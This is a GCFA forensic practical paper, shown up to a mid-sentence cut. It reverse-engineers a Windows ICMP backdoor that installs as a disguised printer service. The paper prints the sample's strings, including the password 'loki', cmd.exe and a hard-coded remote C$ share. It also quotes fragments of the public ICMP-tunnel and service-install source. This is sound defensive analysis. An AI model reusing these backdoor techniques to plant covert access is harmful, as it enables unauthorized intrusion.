Global Information Assurance Certification Paper

Hackers and Trackers

GCFA Practical Assignment
Version 1.3 Option 1

Andy Scott

Summary

Welcome to the world of computer forensics. I will be your guide. I will take you along with me for a day to discover the fascinating world of computer forensics.

We will explore three areas of computer forensics. To start us off we have the challenge of figuring out what a hacker program does when we have no documentation, no experience with the program, and only the program itself to give us the clues.

The next part of the day we will look at a system that has been compromised. We will explore what the hacker did on the system and determine how the hacker broke in. Along the way we will learn about some of the forensic tools that are used in a computer investigation.

The last part of the day we will look at the legal issues affecting Internet Service Providers when law enforcement officers make requests for information contained in the logs. Current Canadian laws and proposed laws will be examined.

Join me. The day may seem long and challenging at times but the rewards are worth it.

Part 1 - Unknown Binary Analysis

First day back from a great vacation and I am heading to the office. The weather is great and the traffic is light. The plan for the day is to go through the volumes of email and get caught up on what has been going on. It will be a nice way to ease back into the daily routine. I step into my work area and am greeted by a note taped to my computer monitor with large letters at the top that read "URGENT - Read First". The note is from my boss and he wants me to look at a suspicious program that was found on one of the company's computers. He took the liberty to save the program in a zip file which he named "binary_v1.3.zip", saved it on a diskette which he left on my desk. He will be unavailable (out of the country) for the next week but wants the analysis to be complete by the time he returns.

There go my plans for the day! The boss didn't mention which computer the program came from. I ask around the office and no one seems to know. There are too many computers in the company to go searching which one it came from. I will only have the contents of the zip file to go on and won't be able to examine that system for clues.


Welcome to my life. Join me in my investigative journey.

1.1 Binary Details


The program is contained in a zip file named "binary_v1.3.zip". As we don't have access to the system the binary came from, we won't have access to timeline information or be able to check other files that were created, changed or accessed around the same time to give us additional clues about the program. We cannot check if there is evidence of the program in the systems swap space to see if it has been run.

We can only get the last modified time from within the zip file. If we check the zip file format specification[1] we see that only the modified time is kept. The last accessed and last changed dates are not stored in the zip file. File owner information (user and group) is not stored either. The last accessed and last changed times will be the time we extracted the program from the zip file. The file owner information would be the account that we use to extract the program from the zip file. If we had access to the system the file came from then we could get the last accessed and last changed times, and the file owner information.

[1] APPNOTE.TXT – Zip file format specification. July 16, 2003.
URL: http://www.pkware.com/products/enterprise/white_papers/appnote.html (24 September 2003)



Winzip[2] was downloaded, installed and used to display the file information and was then used to extract the file. The program name is "target2.exe". It was last modified on Feb 20, 2003 at 12:45pm and its file size is 26,793 bytes.



[2] Winzip. Archive utility for Windows.
URL: http://www.winzip.com (24 September 2003)

Here we determined the md5 hash value of the zip file. Md5 hashes are explained in the Part 2. If the md5 hash value is the same after we extract the program file ("target2.exe") then we can know that the extraction of the program didn't alter the zip file. The program file was extracted and the md5 hash value for target2.exe was determined and then the md5 hash value was determined for the zip file again. The second hash value for the zip file is the same as the first. The zip file wasn't modified when the program was extracted. The md5 hash value for target2.exe is "848903a92843895f3ba7fb77f02f9bf1".

Next, let's take a look if the program contains any interesting strings. We will use a handy Windows utility called BinText[3] to display the Ascii, Unicode, and Resource strings in "target2.exe". Following is an extract from BinText output of the more interesting strings:

```
File pos   Mem pos      ID   Text
========   =======      ==   ====

0000004D   0040004D      0   !This program cannot be run in DOS mode.
...
0000406C   0040406C      0   impossibile creare raw ICMP socket
00004098   00404098      0   RAW ICMP SendTo:
000040AE   004040AE      0   ======================== Icmp BackDoor V0.1
========================
000040F4   004040F4      0   ========= Code by Spoof. Enjoy Yourself!
0000411E   0040411E      0    Your PassWord:
00004130   00404130      0   loki
00004138   00404138      0   cmd.exe
00004142   00404142      0    Exit OK!
00004150   00404150      0   Local Partners Access
0000416A   0040416A      0   Error UnInstalling Service
0000418A   0040418A      0   Service UnInstalled Sucessfully
000041B2   004041B2      0   Error Installing Service
000041CE   004041CE      0   Service Installed Sucessfully
000041F5   004041F5      0   Create Service %s ok!
0000420D   0040420D      0   CreateService failed:%d
00004229   00404229      0   Service Stopped
0000423D   0040423D      0   Force Service Stopped Failed%d
00004260   00404260      0   The service is running or starting!
00004288   00404288      0   Query service status failed!
000042A8   004042A8      0   Open service failed!
000042C1   004042C1      0   Service %s Already exists
000042DC   004042DC      0   Local Printer Manager Service
000042FC   004042FC      0   smsses.exe
00004309   00404309      0   Open Service Control Manage failed:%d
00004338   00404338      0   Start service successfully!
00004358   00404358      0   Starting the service failed!
00004378   00404378      0   starting the service <%s>...
00004398   00404398      0   Successfully!
000043A8   004043A8      0   Failed!
000043B4   004043B4      0   Try to change the service's start type...
000043E0   004043E0      0   The service is disabled!
```

[3] Bintext. Finds Ascii, Unicode and Resource strings in a file. Foundstone.
URL: http://www.foundstone.com/resources/forensics.htm (19 June 2003)

```
000043FC   004043FC      0   Query service config failed!
...
00006005   00406005      0   SMB2
0000607D   0040607D      0   SMB
00005064   00405064      0   Hello from MFC!
000060F3   004060F3      0   \winnt\system32\smsses.exe
00006181   00406181      0   \winnt\system32\smsses.exe
000062B3   004062B3      0   \\199.107.97.191\C$
0000632F   0040632F      0   \winnt\system32
000063A7   004063A7      0   \winnt\system32\reg.exe
...
00005062   00405062      1   Hello from MFC!
```

There are some interesting strings here. The string “impossibile creare raw ICMP socket” looks like it has some typos. When we later try to find the source code on the internet this should make our searches easier.

The strings “…== Icmp BackDoor V0.1 ==…” and “loki” imply that this program uses the loki project technique based on the article in Phrack Magazine by daemon9[4] which creates a covert backdoor by tunneling in the data portions of the ICMP ECHO (ping) and ECHOREPLY traffic.

The strings regarding services imply that this program gets installed as a service. If we were to guess at this point, it would be that it tries to install itself as the “Local Printer Manager Service” and as program name “smsses.exe”. This is the only service name and program name which are in the middle of the strings about managing services.

We see some references to “SMB” and an IP address with a “C$” name attached. This may imply that the program may attempt to connect to the “C” drive of the specified IP address through Windows file sharing (SMB).

There are some references to programs in the “\winnt\system32” directory. First thing to note is that the “c:\winnt” directory structure was standard in Windows NT and 2000 systems. The “c:\windows” is used in Windows 95, 98, and XP. This would imply that this program may be designed to run on Windows NT and 2000 systems. The program “reg.exe” has been described as “RegEdt32 in a can” in an article posted at the Technet website[5]. The program “reg.exe” gives you the same capability as the “RegEdt32” program except it works from the command line. This would be handy for updating the registry from a program. The program “smsses.exe” does not seem to be the name of a legitimate Windows program. A search for it on the internet doesn’t yield any results.

We have to remember that the strings don’t prove what the program is doing. They only give us clues as to what the program might be doing.

[4] daemon9 AKA route. Project Loki. Phrack Magazine. Volume Seven, Issue Forty-Nine. August 1996. URL: http://www.phrack.org/show.php?p=49&a=6 (19 June 2003)

[5] Robichaux, Paul. Administering the Windows NT Registry. 1998 (copyright O’Reilly & Associates) http://www.microsoft.com/technet/treeview/g (19 June 2003)

1.2 Program Description

To determine the type of program we are dealing with we will run the "file" command on it. The file command is part of the Cygwin[6] set of Linux like tools that are ported to the Windows environment.

```
target2.exe: MS-DOS executable (EXE), OS/2 or MS Windows
```

We see that the program is a Windows program. The string we saw earlier "This program cannot be run in DOS mode" also tells us that this is Windows program.

Windows executables are normally in the Portable Executable (PE) file format. Matt Pietrek has written an article[7] that helps explain the PE file format. We will use the PE file format information from this article to examine the target2.exe executable. Matt Pietrek has also written a program PEDUMP[8] that extracts information from a Windows executable and displays it in a readable form. Let's run the program and see what it can tell us about target2.exe

```
Dump of file TARGET2.EXE

File Header
  Machine:                      014C (i386)
  Number of Sections:           0004
  TimeDateStamp:                3DE5CB69 -> Wed Nov 27 23:53:13 2002
...
  Characteristics:              010F
    RELOCS_STRIPPED
    EXECUTABLE_IMAGE
    LINE_NUMS_STRIPPED
    LOCAL_SYMS_STRIPPED
    32BIT_MACHINE
...
Optional Header
...
  linker version                6.00
...
String Table
1    : Hello from MFC!

Imports Table:
  KERNEL32.dll
...
  ADVAPI32.dll
...
  WS2_32.dll
...
  MFC42.DLL
```

[6] CygWin. Linux-like environment for Windows.
URL: http://www.cygwin.com/ (18 July 2003)
[7] Pietrek, Matt. An In-Depth Look into the Win32 Portable Executable File Format. MSDN Magazine. Feb 2002.
URL: http://www.msdn.microsoft.com/msdnmag/issues/02/02/PE/default.aspx (18 July 2003)
[8] PEDUMP.
URL: http://www.wheaty.net/downloads.htm (18 July 2003)

```
...
  MSVCRT.dll
...
  MSVCP60.dll
...
```

The machine field tells us the target platform is an 80386 platform (the default for Visual Studio 6.0 which we will see is what was used to create the program). The TimeDateStamp field tells us that the program was linked on Nov 27, 2002 at 11:53pm. That would be the local time for the computer the program was linked on. A linker is the last stage that takes a program and makes it able to run after it has been compiled.

We see that relocation information has been stripped from the file (RELOCS_STRIPPED), the file is executable (EXECUTABLE_IMAGE), debug information has been stripped from the file (LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED) and the program must be executed on a 32-bit computer (32BIT_MACHINE). The person who created this program has taken some care to make it harder for us to determine what the program is doing.

The linker version tells us that the program was created with Visual Studio 6.0. The string “Hello from MFC!” we saw earlier tells us the program was likely generated with the wizard that creates console applications with MFC support as that is the default action for the wizard. Let’s check this out. Visual Studio 6.0 was installed on our system (we have a site license for this product) and a console application was created selecting the option of MFC support. When we run our program we get a DOS window with the string “Hello from MFC!” printed in it. If we don’t see this string when we run the target2.exe program that means the person who wrote the code forgot to remove this resource from the application.

The program makes calls to the following code libraries (DLL’s): kernel32.dll, advapi32.dll, ws2_32.dll, mfc42.dll, msvcrt.dll, and msvcp60.dll. A look at what functions are called in these DLL’s provide may give us a clue as to what the program does. Though we didn’t display it above, PEDUMP also shows what functions are referenced in each DLL. The more interesting ones are called in advapi32. Ones that catch our attention are: StartServiceA and CreateServiceA. It appears that the program may create and starts a service.

“msvcp60.dll” does not normally get installed on Windows systems. We will have to install it on our system before we can successfully run the program.

Let’s try to run the program and see what it does. We don’t know if the program will do any damage on our system so we don’t want to run it on an important system. We will create an isolated test system so our other systems are not impacted. We will install Windows 2000 on our test system. We will attach the test system to a hub and then attach a network sniffer to the same hub to monitor any network traffic from our test system. The hub will not be attached to any other systems or networks so we can test in an isolated environment. To monitor what changes the program makes to our system we need some other programs to monitor what it does. The first program we will use is

called Winalysis[9] which takes a snapshot of our test system before and after we run our test program and then lets us know what has changed on the system. The other 2 programs we will use on our test system are regmon[10] and filemon[11]. Regmon will report all accesses and changes to the registry and filemon will report all accesses and changes to the hard drive.

We startup Winalysis and take a snapshot of the system. Next we start the regmon and filemon programs. It is time to run the program "target2.exe". We don't know if the program requires any parameters (command line options) to run correctly so we will first run it with no parameters. We run the program and it terminates after several seconds. Now we stop regmon and filemon from capturing data and then get Winalysis to take another snapshot. Unfortunately Winalysis shows that "target2.exe" didn't make any changes to the registry or the hard drive. Regmon and filemon don't show any unusual activity. This is not what we would expect from a program that looks like it might run as a service and be an ICMP backdoor.

The program probably requires some parameters for it to work as designed. The trouble is we don't know exactly what it is supposed to do. How can we figure out what parameters it wants especially when the program doesn't contain any help describing how to run it? If it did, we would have found this when we displayed all of the strings in the program. The parameters could be anything and be a length of one character or longer. We could use a debugger to step through the code until it gets to the point where it is processing any command line options and examine the program and data values to determine what it is looking for. This would be very time consuming and we would do this if we couldn't find out the command line options any other way. We could also do a string search of all strings that are one character or longer in length but what should we look for? Command line options for many Windows programs start with a "/" or a "-" but the person who wrote the code could use any scheme they like. We could search for strings that start with these special characters but could lead to a lot of trial and error.

Let's use another technique that should hopefully reduce the guessing as how to specify the program parameters. We will use a program called PEBrowse Professional[12] that has the ability to disassemble the program executable into x86 assembler language. When any data or constants are referenced, PEBrowse puts the values as comments beside the assembly language instruction. We saved the disassembled output and used the Cygwin program "grep" to search for all the "DATA" values. Following are some interesting values:

```
...
0x402139: BEF0414000     mov      esi,0x4041f0                    ; DATA:-i
...
```

[9] Winalysis. Winalysis Software.
URL: http://www.winalysis.com/ (17 Jun 2003)
[10] Regmon for Windows NT/9x. SysInternals Freeware.
URL: http://www.sysinternals.com/ntw2k/source/regmon.shtml (17 June 2003)
[11] Filemon for Windows. SysInternals Freeware.
URL: http://www.sysinternals.com/ntw2k/source/filemon.shtml (17 June 2003)
[12] PEBrowse Professional. SmidgeonSoft.
URL: http://www.smidgeonsoft.com/ (17 June 2003)

```
0x402194: BEAC414000      mov      esi,0x4041ac                    ; DATA:-d
...
```

The advantage of this method is that we are looking at the values that the program is actually using and don't have to sort through coincidental strings. The interesting data values are "-i" and "-d". Remember we said that many Windows programs command line options cans start with a "-" so command line options we will try will be "-i" and "-d".

```
C:\GCFA>target2.exe -i -d

Create Service Local Partners Access ok!
starting the service <Local Partners Access>...
Starting the service failed!


Error Installing Service

C:\GCFA>
```

We have some success. These command line options caused some activity in the program. The program says it created a service but couldn't start the service. Let's see if we can find out why it had a problem starting the service. The system log might give us a clue. Here is the related message in the system log:

```
The Local Printer Manager Service service failed to start due to the
following error:
The system cannot find the file specified.
```

The "Local Printer Manager Service" couldn't find the program associated with the service. It looks like target2.exe tries to install a "Local Printer Manager Service" but the associated program with the service is not found. Let's look at the filemon log to see if it can tell us what program the service is looking for.

```
...
10:10:29 AM    services.exe:212      QUERY INFORMATION     C:\WINNT\system32\smsses.exe  FILE
NOT FOUND      Attributes: Error
10:10:29 AM    services.exe:212      QUERY INFORMATION     C:\WINNT\system32\smsses.exe  FILE
NOT FOUND      Attributes: Error
10:10:29 AM    services.exe:212      QUERY INFORMATION     C:\WINNT\System32\smsses.exe  FILE
NOT FOUND      Attributes: Error
10:10:29 AM    services.exe:212      QUERY INFORMATION     C:\WINNT\system\smsses.exe    FILE
NOT FOUND      Attributes: Error
10:10:29 AM    services.exe:212      QUERY INFORMATION     C:\WINNT\smsses.exe    FILE NOT FOUND
       Attributes: Error
10:10:29 AM    services.exe:212      QUERY INFORMATION     C:\WINNT\system32\smsses.exe  FILE
NOT FOUND      Attributes: Error
10:10:29 AM    services.exe:212      QUERY INFORMATION     C:\WINNT\smsses.exe    FILE NOT FOUND
       Attributes: Error
10:10:29 AM    services.exe:212      QUERY INFORMATION
       C:\WINNT\System32\Wbem\smsses.exe   FILE NOT FOUND    Attributes: Error
...
```

We can see that it was looking for a program named "smsses.exe". Does that name look familiar? It should. It was one of the strings we pulled out of target2.exe

(\winnt\system32\smsses.exe). The earlier guess that the program installs the Local Printer Manager Service with the associated smsses.exe program name looks pretty good now. We will now rename target2.exe to smsses.exe and move it to the c:\winnt\system32 directory. Let's run the moved and renamed program again with the same command line options.

```
C:\GCFA>copy target2.exe c:\winnt\system32\smsses.exe
        1 file(s) copied.

C:\GCFA>c:\winnt\system32\smsses.exe -i -d

Service Local Partners Access Already exists
starting the service <Local Partners Access>...
Start service successfully!


Service Installed Sucessfully

C:\GCFA>
```

The program knew that the service was already created. It then started the service successfully. A check with the Windows Services program shows the service has been registered and started. The next question is what did the program do to our system? We will stop the captures in the regmon and filemon programs, check their logs, and then compare our system against the saved snapshot in Winalysis.

Our network sniffer didn't record any network activity from the program. Listing the open ports before and after the program was started shows no new ports are opened for network communications. Let's look at what we can learn about what the program does from the filemon logs. First we see accesses of the same DLL's we saw earlier. The next thing we see is writes to the system registry (c:\winnt\system32\config\system) by the services program. We will look at the registry changes we check the regmon logs. Then the following DLL's are also accessed by the smsses.exe (target2.exe) program: msafd, iphlpapi, icmp, mprapi, samlib, netapi32, secur32, netrap, dnsapi, wsock32, activeds, adsldpc, rtutils, setupapi, userenv, rasapi32, rasman, tapi32, dhcpcsvc, clbcatq, wshtcpip, rnr20, winrnr, and rasadhlp.

We see access to network access related DLL's. As it appears the program may be an ICMP backdoor we see access to the icmp DLL as we would expect.

Let's look at the regmon log. Remember that this log will show us accesses and updates to the registry. At this point we are more interested in registry keys and values that the program creates or changes as it may give us some clues as to what the program is doing. Following is information from the regmon log but is rearranged to make it easier to read.

New Registry keys and values:

`HKLM\System\CurrentControlSet\Services\Local Partners Access`

- `Type  0x10`
- `Start  0x2`
- `ErrorControl  0x1`

- ImagePath "smsses.exe"
- DisplayName "Local Printer Manager Service"
- ObjectName "LocalSystem"

HKLM\System\CurrentControlSet\Services\Local Partners Access\Security
- Security 01 00 14 80 A0 00 00 00 ...

HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\Local Partners Access\Enum
- 0 "Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000"
- Count 0x1
- NextInstance 0x1

HKLM\SYSTEM\CURRENTCONTROLSET\ENUM\ROOT\LEGACY_LOCAL_PARTNERS_ACCESS
- NextInstance 0x1

HKLM\SYSTEM\CURRENTCONTROLSET\ENUM\ROOT\LEGACY_LOCAL_PARTNERS_ACCESS\0000
- Service "Local Partners Access"
- Legacy 0x1
- ConfigFlags 0x0
- Class "LegacyDriver"
- ClassGUID "{8ECC055D-047F-11D1-A537-0000F8753ED1}"
- DeviceDesc "Local Printer Manager Service"

HKLM\SYSTEM\CURRENTCONTROLSET\ENUM\ROOT\LEGACY_LOCAL_PARTNERS_ACCESS\0000\Control
- *NewlyCreated* 0x0
- ActiveService "Local Partners Access"

Here we see keys and values created that are consistent with the ones that are associated with services. The other services have similar keys and values. When we renamed target2.exe to smsses.exe, moved it to the c:\winnt\system32 directory, and then ran it, the program could be fully installed and the “ActiveService” is created and set.

We test the system against the snapshot we took in Winalysis and it shows us the registry changes we already know about from the regmon logs. It also shows one new service was created and there are no other changes to the system by the program.

Let’s see if we can determine what the command line options do. We will try specifying the command line options in different combinations to check if there are any changes to the programs operation. To summarize the testing, if we specify less than two parameters we don’t see evidence the program does anything. If we specify more than 2 parameters the program doesn’t appear to do anything either. We know that when we gave the program the options “-i -d” that it installed itself as a service. Let’s try giving the options in reverse order and see if it makes any difference. Interesting, when we give the options as “-d -i" the program uninstalls itself as a service. That would lead us to think that the “-i” option means to install itself as a service and the “-d” option means to uninstall the service the “-i” option creates (Local Printer Manager Service). If we try varying options for the second option such as an ip address, a password, a port number, or a string we found in the program such as “loki”, it doesn’t seem to matter

what the second option is. If the first option is “-i" then it installs the service and if the first option is “-d” then it uninstalls the service.

Let’s test to see if the program is an ICMP backdoor. We need a client to talk to the ICMP backdoor as the source code we found shows the server portion takes commands in ICMP echo reply packets. “ping” sends echo request packets and echo reply packets are returned (if the host is responding) so we can’t use a ping based utility. We need something that sends echo reply ICMP packets to start the communication.

Part of the source code was found on the s0ft pr0ject 2003 web site as we will see later. Let’s see if there is a backdoor ICMP client there. We find 007Shell[13] that works as both a client and server. We download and compile the source on a Linux box. We attach this box to the hub of our test network. We start the sniffer to watch the network traffic between the computers. A few commands are sent to the test Windows computer in ICMP echo reply packets. We see the original ICMP echo replies packets with the embedded commands we specified in 007check. Unfortunately we get no response from the test Windows computer that is running smsses.exe.

It is time to dust off our debugger and analyze the smsses.exe service. We can use the debugger to analyze the program as it was getting installed as a service but we are more interested in using the debugger against the running service. The smsses.exe program has two main functions. The first function is to install itself as a service (and uninstall as requested). The second main function is the running of the service. This is the part that we want to analyze.

Unfortunately, after attaching to the service our debugger consistently hangs several instructions into the session and we are not able to completely analyze the second function. We are forced to looking at the disassembled code to see if we can figure out what the service does.

Tracing through the calls in the disassembled code we can see that the ICMP backdoor code gets called if no parameters are passed to the program.

1.3 Forensic Details

The program will leave forensic footprints when installed. The system is changed in ways that we can tell that the program was installed. What are they? The previous section gives us many of these answers.

- A program named “smsses.exe” will be found in the \winnt or more likely the \winnt\system32 directory. This program will be 26,793 bytes in size.
- The MSVCP60.dll file will be found on the system in the search path as it is required for the program to run.
- The “Local Printer Manager Service” will be found in the list of services and have a status of “started”.

[13] 007Shell. Shell hidden into ICMP tunneling. s0ftpr0ject 2003.
URL: http://www.s0ftpj.org/en/tools.html (24 September 2003)

- The following keys will be found in the registry with values set when the program has installed the service: HKLM\System\CurrentControlSet\Services\Local Partners Access, HKLM\System\CurrentControlSet\Services\Local Partners Access\Security, HKLM\SYSTEM\CurrentControlSet\Services\Local Partners Access\Enum, HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS, HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000, HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000\Control
- The following keys will be found in the registry if the program has installed the service and then later uninstalled it (the HKLM\SYSTEM\CurrentControlSet\Services\Local Partners Access key and subkeys get deleted) HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS, HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000, HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LOCAL_PARTNERS_ACCESS\0000\Control

The other files the program uses are the following DLL's: kernel32.dll, advapi32.dll, ws2_32.dll, mfc42.dll, msvcrt.dll, msvcp60.dll, msafd, iphlpapi, icmp, mprapi, samlib, netapi32, secur32, netrap, dnsapi, wsock32, activeds, adsldpc, rtutils, setupapi, userenv, rasapi32, rasman, tapi32, dhcpcsvc, clbcatq, wshtcpip, rnr20, winrnr, and rasadhlp.

The program runs as a service and doesn't really affect the filesystem other than the accesses to the DLL's which would change the last accessed time for those DLL files. If the ICMP backdoor was ever accessed then the commands that are run through that would have their associated impact on the filesystem.

Another piece of information found in the program that bears further investigation is the IP address "199.107.97.191". A whois lookup tells us that this IP address is managed by Azusa Pacific University. Azusa could be contacted to check for any unusual activity associated with this IP address (possibly SMB shares to the C: drive)

1.4 Program Identification

The best way to identify the program would be to locate the source code on the Internet, compile the program, compare it against the program we have, and produce MD5 hashes of both to show that they are identical.

A good way to find the source code would be to do a search on Google[14] using one of the more unusual strings we found in the program. We will want to put double quotes around the string so we can find exact matches for the string phrase and not just web pages that have those words contained in no particular order. The program gets installed as the "Local Printer Manager Service". Let's search for this string first. The web and groups search on Google produced no results. That is not good news for us as it would appear that no one else has posted a question about the use of the program and it is less likely that we will find the complete source code on the Internet. On the positive side we are doing research that will help others that may run into the same program and save them time in analyzing the program and its actions.

The next strings to search for are "target2.exe" and "smsses.exe". These searches don't lead us to the source code either. Searches were also done for "ICMP backdoor" and "ICMP tunnel" which produced results mostly for Unix variants but none led to the source code we are looking for.

We had one string that looked like it had typos in it: "impossibile creare raw ICMP socket". Our search on this string produced a few results! We click on the link that looks promising and we arrive at http://www.s0ftpj.org/bfi/online/bfi7/bfi07-13.html. There is text at the beginning that is in a foreign language. The ".org" suffix doesn't give us a clue as to the country so we can't guess the language that way. If we go to the main web page for this site we see that we have the option to view in either Italian or English. We now know that this string doesn't have typos but is actually in Italian. The code is in a C header file and is published as part of the Butchered From Inside Security Magazine[15]. Let's look at parts of the code that matches our strings:

```
icmp_tunnel.h
---------- snip ----------
/*

Covert Tunnelling in ICMP 0x00 ECHO REPLY messages

  Many thanks to FuSyS and Richard Stevens ^_^

Dark Schneider X1999

*/
...
void ICMP_init(void)
    {
    if(icmp_init)
        {
        if((sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) == INVALID_SOCKET)
            {
            fprintf(stderr, "impossibile creare raw ICMP socket");
            exit(0);
            }
        }
    icmp_init = 0;
```

[14] Google search engine. Google.
URL: http://www.google.com (18 July 2003)
[15] Dashie. BFi numero 7, anno 2 - 25/12/1999 - file 13 di 22.
URL: http://www.s0ftpj.org/bfi/online/bfi7/bfi07-13.html. (18 July 2003)

```
    };
...
int ICMP_send(char *send_mesg, size_t mesglen, ULONG dest_ip, int echo, int last)
    {
...
    if(sparato = sendto(sockfd, (char *)&icmp_pk, pack_dim, 0, (struct sockaddr
*)&dest, destlen) < 0)
        {
        perror("RAW ICMP SendTo: ");
        return(-1);
        }
...
```

We see that the 2 ICMP related strings we found are contained in this source code. There are other strings in the source code that we didn't find in target2.exe. The unneeded code may have been stripped manually or possibly automatically if it wasn't referenced.

Another string we can search for is related to the code that deals with registering a service. The error message (and string in the program) we received ("Starting the service failed!") when the service didn't start the first time we ran the program, is a good string to search for as it has an exclamation mark at the end and most error messages don't contain an exclamation mark. The search produces 2 results and only one leads to a web page that contains source code which is http://www.20cn.net/ns/wz/comp/data/20020819052905.htm. Part of the source code[16] follows:

```
//////////////////////////////////////////////////////////////////////////
//
// Enum Service
//
// File : EnumService.cpp
//
//
// Create by : refdom
// Email : refdom@263.net
// Home Page : www.opengram.com
//
// If you modify the code, or add more functions, please email me a copy.
//
//////////////////////////////////////////////////////////////////////////
...
printf ("starting the service <%s>...\n", lpServiceName);
if (!StartService(schService, 0, NULL))
{
CloseServiceHandle(schService);
printf ("Starting the service failed!\n");
return;
}
...
```

The source code contains functions to list services, start service, stop service, and view service. Again, not all of the string constants in the source code are in target2.exe.

[16] Refdom. Enum Service source code.
URL: http://www.20cn.net/ns/wz/comp/data/20020819052905.htm (17 June 2003)

The Usage function that gives the help for the service is also not included in target2.exe otherwise we would have seen the help information for the service functions.

1.5 Legal Implications

Since we don't have access to the original system the program came from, we are unable to determine if the program was executed on that system. If we had access to the original system we could check the system for the forensic details we found above. As mentioned earlier, we can only obtain the last modified time of the program as the zip format doesn't store the last accessed or last changed times so we can't check if the last accessed time against the last changed time for a clue that the program may have been run.

In Canada, many of the laws were created before the advent of the current computer technology and usage. Laws are currently being updated and new ones are being considered to address the emerging technologies. Until the new revisions and laws are in place we only have a few revisions to the current laws that deal specifically with computer crimes and the use of computers to commit crimes.

If the program had been put on the system by someone who wasn't authorized to have access to the system, then the act of obtaining unauthorized access and putting the target2.exe program on the system would violate section 342.1 (1)(a) of the Canadian Criminal Code[17] that states that everyone directly or indirectly obtaining any computer service fraudulently and without colour of right is guilty of an indictable offense. We will cover what "without colour of right" means in Part 3 – Legal Issues of Incident Handling. If the person installed the program, that would be additional evidence for the charge. The punishment upon conviction could result in imprisonment for up to ten years.

If the program had been put on the system and installed by someone who was authorized to have access to the system then it would be unlikely they could be charged. They could, however, be in violation of the company's Acceptable Use or Computer Security policies by setting up alternate methods for access to the system that bypass the organizations security infrastructure.

1.6 Interview Questions

If we have the opportunity to interview the person who installed and executed the program, what questions should we ask? Since we know that this is the person that installed and executed the program we won't look at the questions we would use if we were trying to determine if this is the person. We will look at questions that will give the person not only the opportunity to provide additional information about the case but also the opportunity to confess. A confession is the best possible result, but if they are

[17] Criminal Code. Department of Justice Canada.
URL: http://laws.justice.gc.ca/en/C-46/41491.html. (17 September 2003)

